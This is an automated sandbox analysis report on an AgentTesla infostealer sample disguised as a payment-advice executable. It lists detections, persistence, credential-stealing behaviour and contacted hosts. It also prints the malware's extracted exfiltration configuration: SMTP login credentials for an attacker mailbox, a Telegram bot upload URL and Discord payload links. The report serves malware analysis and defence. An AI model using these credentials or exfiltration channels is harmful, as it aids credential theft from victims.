ID: 321120
Sample Name: USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE
Cookbook: default.jbs
Time: 11:25:44
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report USD55,260.84_PAYMENT_ADVICE_NOT…

Overview


General Information

Sample Name:	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE
Analysis ID:	321120
MD5:	5d3d23738b2b4b..
SHA1:	4e72608c340c7b..
SHA256:	21b054a3b319b9..
Tags:	EXE HSBC ModiLoader

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- Yara detected AgentTesla
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal browser in…

Classification



Startup

- **System is w10x64**
- USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE (PID: 3912 cmdline: 'C:\Users\user\Desktop\USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE' MD5: 5D3D23738B2B4BB1F7FE3371EA7ECC76)
  - USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE (PID: 4460 cmdline: C:\Users\user\Desktop\USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE MD5: 5D3D23738B2B4BB1F7FE3371EA7ECC76)
- Owdpdrv.exe (PID: 6760 cmdline: 'C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe' MD5: 5D3D23738B2B4BB1F7FE3371EA7ECC76)
  - Owdpdrv.exe (PID: 4800 cmdline: C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe MD5: 5D3D23738B2B4BB1F7FE3371EA7ECC76)
- Owdpdrv.exe (PID: 6872 cmdline: 'C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe' MD5: 5D3D23738B2B4BB1F7FE3371EA7ECC76)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "PQTF8kmaji",
  "URL: ": "http://WuQXJFerpNu.net",
  "To: ": "Crystal@suncurepelletmill.com",
  "ByHost: ": "mail.suncurepelletmill.com:587",
  "Password: ": "Y4nU5SbKWMVNWw",
  "From: ": "Crystal@suncurepelletmill.com"
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\pdwO.url	Methodology_Shortcut_HotKey	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x9b:$hotkey: \x0AHotKey=1 • 0x0:$url_explicit: [InternetShortcut]

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\pdwO.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]
C:\Users\user\AppData\Local\pdwO.url	Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x70:$icon: IconFile= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.932033702.00000000021F4000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000003.767263953.00000000004C1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.935842915.0000000004F00000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000002.00000002.935435728.000000000347 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.783743346.0000000002C67000.00000020.00000001.sdmp	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0xde8:$file: URL= • 0xdcc:$url_explicit: [InternetShortcut]
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
11.2.Owdpdrv.exe.4f00000.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
2.2.USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE.4ec0000.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
2.2.USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE.2400000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
2.2.USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE.2400000.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.Owdpdrv.exe.4f00000.4.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 3 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Detected unpacking (changes PE section rights)

Detected unpacking (overwrites its own PE header)

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping 2	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Native API 1	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	Command and Scripting Interpreter 2	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 2	Security Account Manager	System Information Discovery 1 2 5	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2 1	NTDS	Query Registry 1	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Security Software Discovery 2 4 1	SSH	Keylogging	Data Transfer Size Limits	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3	DCSync	Process Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	26%	Virustotal		Browse
USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	17%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe	17%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.Owdpdrv.exe.2c50000.6.unpack	100%	Avira	TR/Hijacker.Gen		Download File
1.2.USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE.2df0000.5.unpack	100%	Avira	TR/Hijacker.Gen		Download File
1.2.USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE.2e90000.6.unpack	100%	Avira	TR/Dropper.Gen		Download File
5.2.Owdpdrv.exe.2cf0000.7.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.discordapp.c	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://suncurepelletmill.com	0%	Avira URL Cloud	safe	
http://hHeaxI.com	0%	Avira URL Cloud	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://mail.suncurepelletmill.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://cdn.discorda	0%	Avira URL Cloud	safe	
http://WuQXJFerpNu.net	0%	Avira URL Cloud	safe	
http://https://cdn.disc8	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
discord.com	162.159.138.232	true	false		unknown
cdn.discordapp.com	162.159.135.233	true	false		high
suncurepelletmill.com	192.186.237.168	true	true		unknown
mail.suncurepelletmill.com	unknown	unknown	true		unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.c	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE, 00000001.00000002.696849625.00000000002600000.00000004.00000001.sdmp, Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/7784816176054	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE, 00000002.00000002.933886627.00000000 02471000.00000004.00000001.sdmp, Owdpdrv.exe, 0000000B.00000002.934476385.0000000002607000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://cdn.discordapp.com/attachments/778481617605492770/77	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high
http://DynDns.comDynDNS	Owdpdrv.exe, 0000000B.00000002.934476385.0000000002607000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cdn.discordapp.com/attachments/778481617605492770/779193	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high
http://https://cdn.discordapp.com/attachments/778481617605492770$	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high
http://https://cdn.discordapp.com/attachments/778481617605492770/779193354457 84	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high
http://https://cdn.discordapp.com/attachments/77848	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE, 00000002.00000002.933886627.00000000 02471000.00000004.00000001.sdmp, Owdpdrv.exe, 0000000B.00000002.934476385.0000000002607000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cdn.discordapp.com/attachments/7	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high
http://https://cdn.discordapp.com/attachments/7784816178	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high
http://suncurepelletmill.com	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE, 00000002.00000002.934905842.00000000 027C9000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/778481617605492770/779193354457841664	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high
http://hHeaxI.com	Owdpdrv.exe, 0000000B.00000002.934476385.0000000002607000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://discord.com/	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mail.suncurepelletmill.com	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE, 00000002.00000002.934905842.00000000 027C9000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/778481617605492770/7791933544	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high
http://https://cdn.discordapp.com/attachmen	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high
http://https://cdn.discordapp.com/a	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE, 00000001.00000002.696849625.00000000 02600000.00000004.00000001.sdmp, Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high
http://https://api.ipify.orgGETMozilla/5.0	Owdpdrv.exe, 0000000B.00000002.934476385.0000000002607000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cdn.discordapp.com/attac0	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high
http://https://cdn.discordapp.com/attachments/778481617605492770/779193354457841664/OwdH	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdn.discorda	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE, 00000001.00000002.696849625.00000000 02600000.00000004.00000001.sdmp, Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000 .00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://WuQXJFerpNu.net	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE, 00000002.00000002.934877979.00000000 027C3000.00000004.00000001.sdmp, USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE, 00000002.00000003.899170983.00000000 05111000.00000004.00000001.sdmp, USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE, 00000002.00000002.933886627.00000000 02471000.00000004.00000001.sdmp, USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE, 00000002.00000002.934934311.00000000 027D1000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/778481617605492770/779193354457841664/Owdprrr	Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000.00000004.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE, 00000002.00000002.933886627.00000000 02471000.00000004.00000001.sdmp, Owdpdrv.exe, 0000000B.00000002.934476385.0000000002607000 .00000004.00000001.sdmp	false		high
http://https://cdn.disc8	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE, 00000001.00000002.696849625.00000000 02600000.00000004.00000001.sdmp, Owdpdrv.exe, 00000005.00000002.784138611.0000000004050000 .00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.136.232	unknown	United States		13335	CLOUDFLARENETUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.138.232	unknown	United States		13335	CLOUDFLARENETUS	false
192.186.237.168	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
162.159.135.233	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.133.233	unknown	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321120
Start date:	20.11.2020
Start time:	11:25:44
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/5@8/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.9% (good quality ratio 8.5%) • Quality average: 84.6% • Quality standard deviation: 24.6%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .EXE

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.147.198.201, 51.104.144.132, 8.253.204.120, 8.248.117.254, 8.248.133.254, 8.248.119.254, 67.26.83.254, 52.155.217.156, 20.54.26.129, 95.101.22.134, 95.101.22.125, 51.104.139.180 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcoleus16.cloudapp.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, 